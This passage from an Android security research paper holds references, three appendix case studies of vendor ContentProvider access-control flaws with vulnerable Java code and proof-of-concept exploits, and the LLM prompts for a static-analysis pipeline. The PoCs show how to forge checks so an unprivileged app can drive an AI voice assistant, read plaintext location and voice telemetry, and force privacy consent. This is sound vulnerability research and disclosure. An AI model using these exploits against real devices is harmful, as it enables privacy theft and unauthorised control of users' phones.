[30] LangChain. (2026) LangChain API documentation. Accessed: May 7, 2026. [Online]. Available: https://www.langchain.com/

[31] AppBrain. (2025) Top Android phone manufacturers. Accessed: May 7, 2026. [Online]. Available: https://www.appbrain.com/stats/top-manufacturers

[32] Android Dumps. (2026) Android Dumps. Accessed: May 7, 2026. [Online]. Available: https://dumps.tadiphone.dev/dumps

[33] FirmwareDrive. (2026) Database of stock firmware, drivers, and tools. Accessed: May 7, 2026. [Online]. Available: https://firmwaredrive.com/

[34] C. Zhu, Z. Li, A. Xue, A. P. Bajaj, W. Gibbs, Y. Liu, R. Alur, T. Bao, H. Dai, A. Doupé, M. Naik, Y. Shoshitaishvili, R. Wang, and A. Machiry, "TYGR: Type inference on stripped binaries using graph neural networks," in *Proceedings of USENIX Security*, 2024.

[35] N. Carlini, K. Lucas, E. Ben Asher, N. Cheng, H. Lakhani, D. Forsythe, and K. Guru, "Evaluating and mitigating the growing risk of LLM-discovered 0-days," Anthropic Frontier Red Team, Feb. 2026, https://red.anthropic.com/2026/zero-days/.
[36] Q. Hou, W. Diao, Y. Wang, C. Mao, L. Ying, S. Liu, X. Liu, Y. Li, S. Guo, M. Nie, and H. Duan, "Can we trust the phone vendors? Comprehensive security measurements on the Android firmware ecosystem," *IEEE TSE*, vol. 49, no. 7, pp. 3901–3921, 2023.
[37] T. Sutter and B. Tellenbach, "FirmwareDroid: Towards automated static analysis of pre-installed Android apps," in *Proceedings of IEEE/ACM MOBILESoft*, 2023.
[38] C. Wang, Y. Zhao, J. Deng, and H. Wang, "Born with a silver spoon: On the (in)security of native granted app privileges in custom Android ROMs," in *Proceedings of IEEE S&P*, 2025.
[39] E. Chin, A. P. Felt, K. Greenwood, and D. Wagner, "Analyzing inter-application communication in Android," in *Proceedings of ACM MobiSys*, 2011.
[40] H. Zhou, S. Wu, C. Qian, X. Luo, H. Cai, and C. Zhang, "Beyond the surface: Uncovering the unprotected components of Android against overlay attack," in *Proceedings of ISOC NDSS*, 2024.
[41] A. P. Felt, H. J. Wang, A. Moshchuk, S. Hanna, and E. Chin, "Permission re-delegation: Attacks and defenses," in *Proceedings of USENIX Security*, 2011.
[42] L. Lu, Z. Li, Z. Wu, W. Lee, and G. Jiang, "CHEX: Statically vetting Android apps for component hijacking vulnerabilities," in *Proceedings of ACM CCS*, 2012.
[43] Y. Zhou and X. Jiang, "Detecting passive content leaks and pollution in Android applications," in *Proceedings of ISOC NDSS*, 2013.
[44] C. Lenk and J. Kinder, "Poster: Privacy risks from misconfigured Android content providers," in *Proceedings of ACM CCS*, 2023.
[45] H. Bagheri, E. Kang, S. Malek, and D. Jackson, "Detection of design flaws in the Android permission protocol through bounded verification," in *Proceedings of FM*, 2015.
[46] S. Talegaon and R. Krishnan, "A formal specification of access control in Android with URI permissions," *Information Systems Frontiers*, vol. 23, no. 4, pp. 849–866, 2021.
[47] M. Alecci, J. Samhi, T. F. Bissyandé, and J. Klein, "Evaluating large language models in detecting secrets in Android apps," *arXiv preprint arXiv:2510.18601*, 2025.
[48] Y.-T. Lee, H. Vijayakumar, Z. Qian, and T. Jaeger, "Static detection of filesystem vulnerabilities in Android systems," *arXiv preprint arXiv:2407.11279*, 2024.

APPENDIX A
CASE STUDIES AND PROOFS OF CONCEPT

This appendix presents the root cause, vulnerable implementation, exploit path, and corresponding proof of concept (PoC) for three vendor-acknowledged cases. All tests were conducted only on devices owned by the researchers, as described in §X.

1) **Vendor A: Arbitrary AI instruction execution**

Vulnerability and the root cause. This `ContentProvider` is within Vendor A's pre-installed AI voice assistant, which is shipped on hundreds of millions of devices. As shown in Listing 3, the externally accessible `ContentProviderA` relies on two checks in `call()`, both of which fall into the insecure category in Table IV. First, it compares the caller-supplied `Bundle` field `from`, a *Self-Claimed Extra* pattern, with the hard-coded string `device_link`, to imitate an external device connection. Then, it admits the caller when the calling package name, a *Package Name* pattern, appears in an allowlist, or when the caller-supplied `support_package` field, a *Caller-Supplied Package* pattern, equals the calling package name. Both checks are insecure; an unprivileged app can potentially exploit these forgeable checks and finally reach the sensitive callsite, i.e., `G.dispatch()`.

PoC and impact. Listing 4 shows our PoC exploitation of the vulnerability. By setting the caller-controlled `from` field to `device_link` and the `support_package` field to the attacker app's own package name, an arbitrary JSON `instruction` payload from an unprivileged app can reach the highly privileged function `G.dispatch` and be eventually forwarded to `VoiceQueryService` without any further authentication. This enables attackers to invoke all the critical functionalities provided by this AI voice assistant, including remote vehicle control, smart-home actuation, and unauthorized personal messaging.

```
public final class ContentProviderA extends ContentProvider {
    public Bundle call(String method, String str, Bundle bundle) {
        if (!bundle.getString("from").equals("device_link")) return;
        if (!C.isDeviceSupportPackages(getCallingPackage())
                && !bundle.getString("support_package")
                .equals(getCallingPackage())) return;
        if (method.equals("sendInstruction"))
            return G.dispatch(bundle, getCallingPackage());
    }
}
class G {
    Bundle dispatch(Bundle bundle, String str) {
        String instruction = bundle.getString("instruction");
        Intent intent = new Intent("com.xxx.voiceassist.query");
        intent.setClassName("com.xxx.voiceassist",
            "com.xxx.voiceassistant.VoiceQueryService");
        intent.putExtra("assist_query", instruction);
        VoiceAssistApplication.getContext().startService(intent);
    }
}
```

Listing 3: Arbitrary AI instruction execution.

```
Bundle extras = new Bundle();
extras.putString("from", "device_link");
extras.putString("support_package", ctx.getPackageName());
extras.putString("instruction", buildInstruction(
    "Phone", "SendMessage", "+15555550100"));
Uri uri = Uri.parse("content://com.xxx.voiceassist"
    + ".contentprovider.ContentProviderA");
ctx.getContentResolver().call(
    uri, "sendInstruction", null, extras);
```

Listing 4: Proof of concept for Listing 3.

2) **Vendor B: Plaintext user privacy exposure**

Vulnerability and the root cause. This pre-installed app ships with Vendor B's firmware, which runs on hundreds of millions of devices. As presented in Listing 5, it contains a `ContentProvider`, `ContentProviderB`, that is declared as externally accessible without any component-level permission. However, its `query` interface only performs a fragile package-name check on a caller-controlled `URI` parameter with a hard-coded string.

PoC and impact. Listing 6 shows our PoC attack on the discovered vulnerability. By appending the forged `URI` query parameter `packageName=com.xxx.yyy`, an unprivileged app can bypass the access control in `ContentProviderB.query()` and reach `h1.k1`, which directly queries the plaintext `common_info` table and returns the resulting `Cursor` without further permission enforcement. Since this data collection service centrally stores raw telemetry from privileged components, in our PoC, the attacker can enumerate plaintext entries containing full voice-assistant queries, precise GPS coordinates and photo paths, SMS URLs, and device or account-related identifiers, resulting in severe privacy breaches.

```
public class ContentProviderB extends ContentProvider {
    public Cursor query(Uri uri, String[] projection,
                        String sel, String[] selArgs, ...) {
        String pkg = uri.getQueryParameter("packageName");
        if (TextUtils.equals("com.xxx.yyy", pkg)) {
            return h1.k1(projection, sel, selArgs, sortOrder);
        }
        return null;
    }
}
class h1 {
    public static Cursor k1(String[] projection, String sel,
                            String[] selArgs, ...) {
        return db.query(true, "common_info",
                        projection, sel, selArgs,
                        null, null, sortOrder, null);
    }
}
```

Listing 5: Plaintext user privacy exposure.

```
Uri uri = Uri.parse("content://com.xxx.statistics.provider"
    + "/query_event?packageName=com.xxx.yyy");

Cursor c = ctx.getContentResolver().query(uri, null, null, null, null);

while (c != null && c.moveToNext()) {
    Log.d(TAG, c.getString(c.getColumnIndexOrThrow("common_body")));
}
```

Listing 6: Proof of concept for Listing 5.

3) **Vendor C: Privacy agreement acceptance enforcement**
Vulnerability and the root cause. This pre-installed app is Vendor C's game assistant, which is shipped on hundreds of millions of devices, provides game-related services, and maintains a privacy-agreement state for its agreement-gated functionality. Its `ContentProviderC` is part of the agreement AIDL module and acts as an IPC bridge that returns an `IAgreeService` Binder to callers. However, this provider is declared as externally accessible, and its declared `readPermission` and `writePermission` are both defined with a self-granted protection level `normal`. As a result, any third-party app can obtain these permissions by declaring them in its manifest without user approval or privileged signing. As shown in Listing 7, the remaining access control in `call()` only checks whether `method` equals `getService` and `arg` equals the hardcoded magic string `xxxxxxxx`. Both values are static constants embedded in the APK and can be recovered through static analysis. Once this forgeable check is satisfied, `ContentProviderC` returns the raw `AgreeServiceStub` Binder through `BundleCompat.putBinder()`.
PoC and impact. Listing 8 shows our PoC exploitation. By invoking `ContentResolver.call()` with `method=getService` and a payload with a hardcoded string `arg`, an unprivileged app that declares the `normal`-level provider permission, which is self-granted, can obtain the exposed `AgreeServiceStub` Binder. The attacker can then invoke the Binder transaction corresponding to `signUdid()`, which updates the local agreement state and writes `game_agreement_sign_state_<area> = 1` into `Settings.Global`. This primitive effectively creates a backdoor-like consent bypass in the privacy-agreement workflow, allowing a third-party app to force this agreement state without any user interaction. Therefore, the vulnerability can silently convert a user-controlled consent decision into an attacker-triggered state change, potentially enabling the collection and processing of user data without the user's knowledge.

```
public class ContentProviderC extends ContentProvider {
    public Bundle call(String method, String arg, Bundle bundle) {
        if (!"getService".equals(method)
                || !"xxxxxxxx".equals(arg)) return null;
        Bundle result = new Bundle();
        BundleCompat.putBinder(result, "binder", this.f3277a);
        return result;
    }
}
class AgreeServiceStub extends IAgreeService.Stub {
    public void signUdid() throws RemoteException {
        Settings.Global.putInt(context.getContentResolver(),
            "game_agreement_sign_state_".concat(area), 1);
    }
}
```

Listing 7: Privacy agreement acceptance enforcement.

```
Uri uri = Uri.parse(
    "content://com.xxx.gameassistant.provider");
Bundle result = ctx.getContentResolver().call(
    uri, "getService", "xxxxxxxx", null);
IBinder binder = result.getBinder("binder");
Parcel data = Parcel.obtain(), reply = Parcel.obtain();
data.writeInterfaceToken(
    "com.xxx.gameassistant.IAgreeService");
binder.transact(2, data, reply, 0);
reply.readException();
```

Listing 8: Proof of concept for Listing 7.

APPENDIX B
DETAILED PROMPT SPECIFICATIONS

This appendix provides the detailed prompts used by the three reasoning stages described in §IV.

Stage 1 Prompt: Callsite Sensitivity §IV-A

Decide the sensitivity of the following callsite to an Android system API.
You are given two kinds of analysis evidence: API signature and argument backward slices. The backward slice of each argument explains where the argument value comes from.

Operation/data taxonomy:
Use the operation categories and data categories defined in Table I.
The operation category must be one of $O1$–$O3$. The data category must be one of $P1$–$P4$ or $U1$–$U3$.

Steps:
Step 1: Identify the implemented operation and affected data using the operation/data taxonomy.
Step 2: Decide whether the callsite is `sensitive` or `nonsensitive`, and give the reasoning.
Step 3: Return the JSON object specified below, grounded in the slices.

Output Contract (strict JSON):

```
{
  "sensitivity": "<sensitive|nonsensitive>",
  "reasoning": "<...>",
  "sensitive_exec": {
    "operation": "<concrete operation or null>",
    "operation_category": "<O1|O2|O3|null>",
    "data": "<affected data/resource or null>",
    "data_category": "<P1|P2|P3|P4|U1|U2|U3|null>"
  },
  "evidence": [
    {
      "arg_index": "<integer>",
      "arg_slice": "<cited backward slice>"
    }
  ]
}
```

Fig. 4: Stage 1 prompt for callsite-sensitivity classification.

Stage 2 Prompt: Check Semantics §IV-B

Your task is to classify the security purpose of this branch condition. You should infer what the branch condition is checking and how it performs the check.

You are given branch condition backward slices of one branch condition expression extracted from a sensitive path by §IV-A. The condition slices consist of: (1) the original branch condition expression; (2) the backward slice of the left-hand side; and (3) the backward slice of the right-hand side.

Preserve the exact comparison semantics; do not collapse prefix, exact, and case-insensitive equality checks.

Steps:
Step 1: Inspect the condition expression and its left- and right-hand-side slices.
Step 2: Identify what both values represent and where each originates.
Step 3: Record the exact comparison API or operator, distinguishing, for example, `startsWith`, `equals`, and `equalsIgnoreCase`.
Step 4: Classify the purpose as authentication, authorization, or other, using only the supplied slice evidence.
Step 5: Return strict JSON grounded in the slices.

Output Contract (strict JSON):

```
{
  "purpose": "<authentication|authorization|other>",
  "reasoning": "<...>",
  "mechanism": {
    "property": "<values or properties being compared>",
    "operation": "<exact comparison API or operator>",
    "data": ["<source of each compared value>"]
  },
  "evidence": {
    "expr": "<original branch condition expression>",
    "lhs_slice": "<left-hand-side slice>",
    "rhs_slice": "<right-hand-side slice>"
  }
}
```

Fig. 5: Stage 2 prompt for branch-check semantic classification.

Stage 3 Prompt: Protection Sufficiency §IV-C

Assess whether the sensitive execution is properly protected by the manifest authorization facts and the authentication or authorization checks on this path.
Produce the following two verdicts: coverage, whether any manifest authorization or path check covers the sensitive execution; sufficiency, whether at least one covering protection is strong enough to protect that sensitive execution.

You are given three kinds of input facts: (1) callsite-side output: `sensitive_exec`, `reasoning`, callsite evidence, and `call_chain`; (2) manifest authorization facts: permissions or access restrictions declared for the component, operation axis, or path; (3) path check outputs: each dynamic check's `purpose`, `reasoning`, `mechanism`, and branch-condition evidence. All path check outputs are authentication or authorization checks on this path.

Steps:
Step 1: Identify the sensitive execution from the callsite-side output.
Step 2: For each protection, set `covers=true` only if it constrains the same operation and data as the sensitive execution.
Step 3: For each covering protection, set `sufficient=true` only if its authority cannot be controlled or forged by the attacker; otherwise set it to `false`. For a non-covering protection, set `sufficient=null`.
Step 4: Set global `coverage=covered` iff any protection covers. Set global `sufficiency=sufficient` iff any covering protection is sufficient, `insufficient` if protections cover but none is sufficient, and `not_applied` if none covers.
Step 5: Return strict JSON grounded in the callsite-side, manifest authorization facts, and path-check evidence.

Output Contract (strict JSON):

```
{
  "coverage": "<covered|uncovered>",
  "sufficiency":
    "<sufficient|insufficient|not_applied>",
  "reasoning": "<...>",
  "sensitive_exec": "<...>",
  "call_chain": [
    {
      "method_sign": "<method signature>",
      "call_index": "<integer or null>"
    }
  ],
  "protections": [
    {
      "covers": "<true|false>",
      "sufficient": "<true|false|null>",
      "reasoning": "<...>",
      "source": "<manifest|path_check>",
      "purpose":
        "<authorization|authentication>",
      "mechanism": "<protection summary>"
    }
  ]
}
```

Fig. 6: Stage 3 prompt for protection coverage and sufficiency assessment.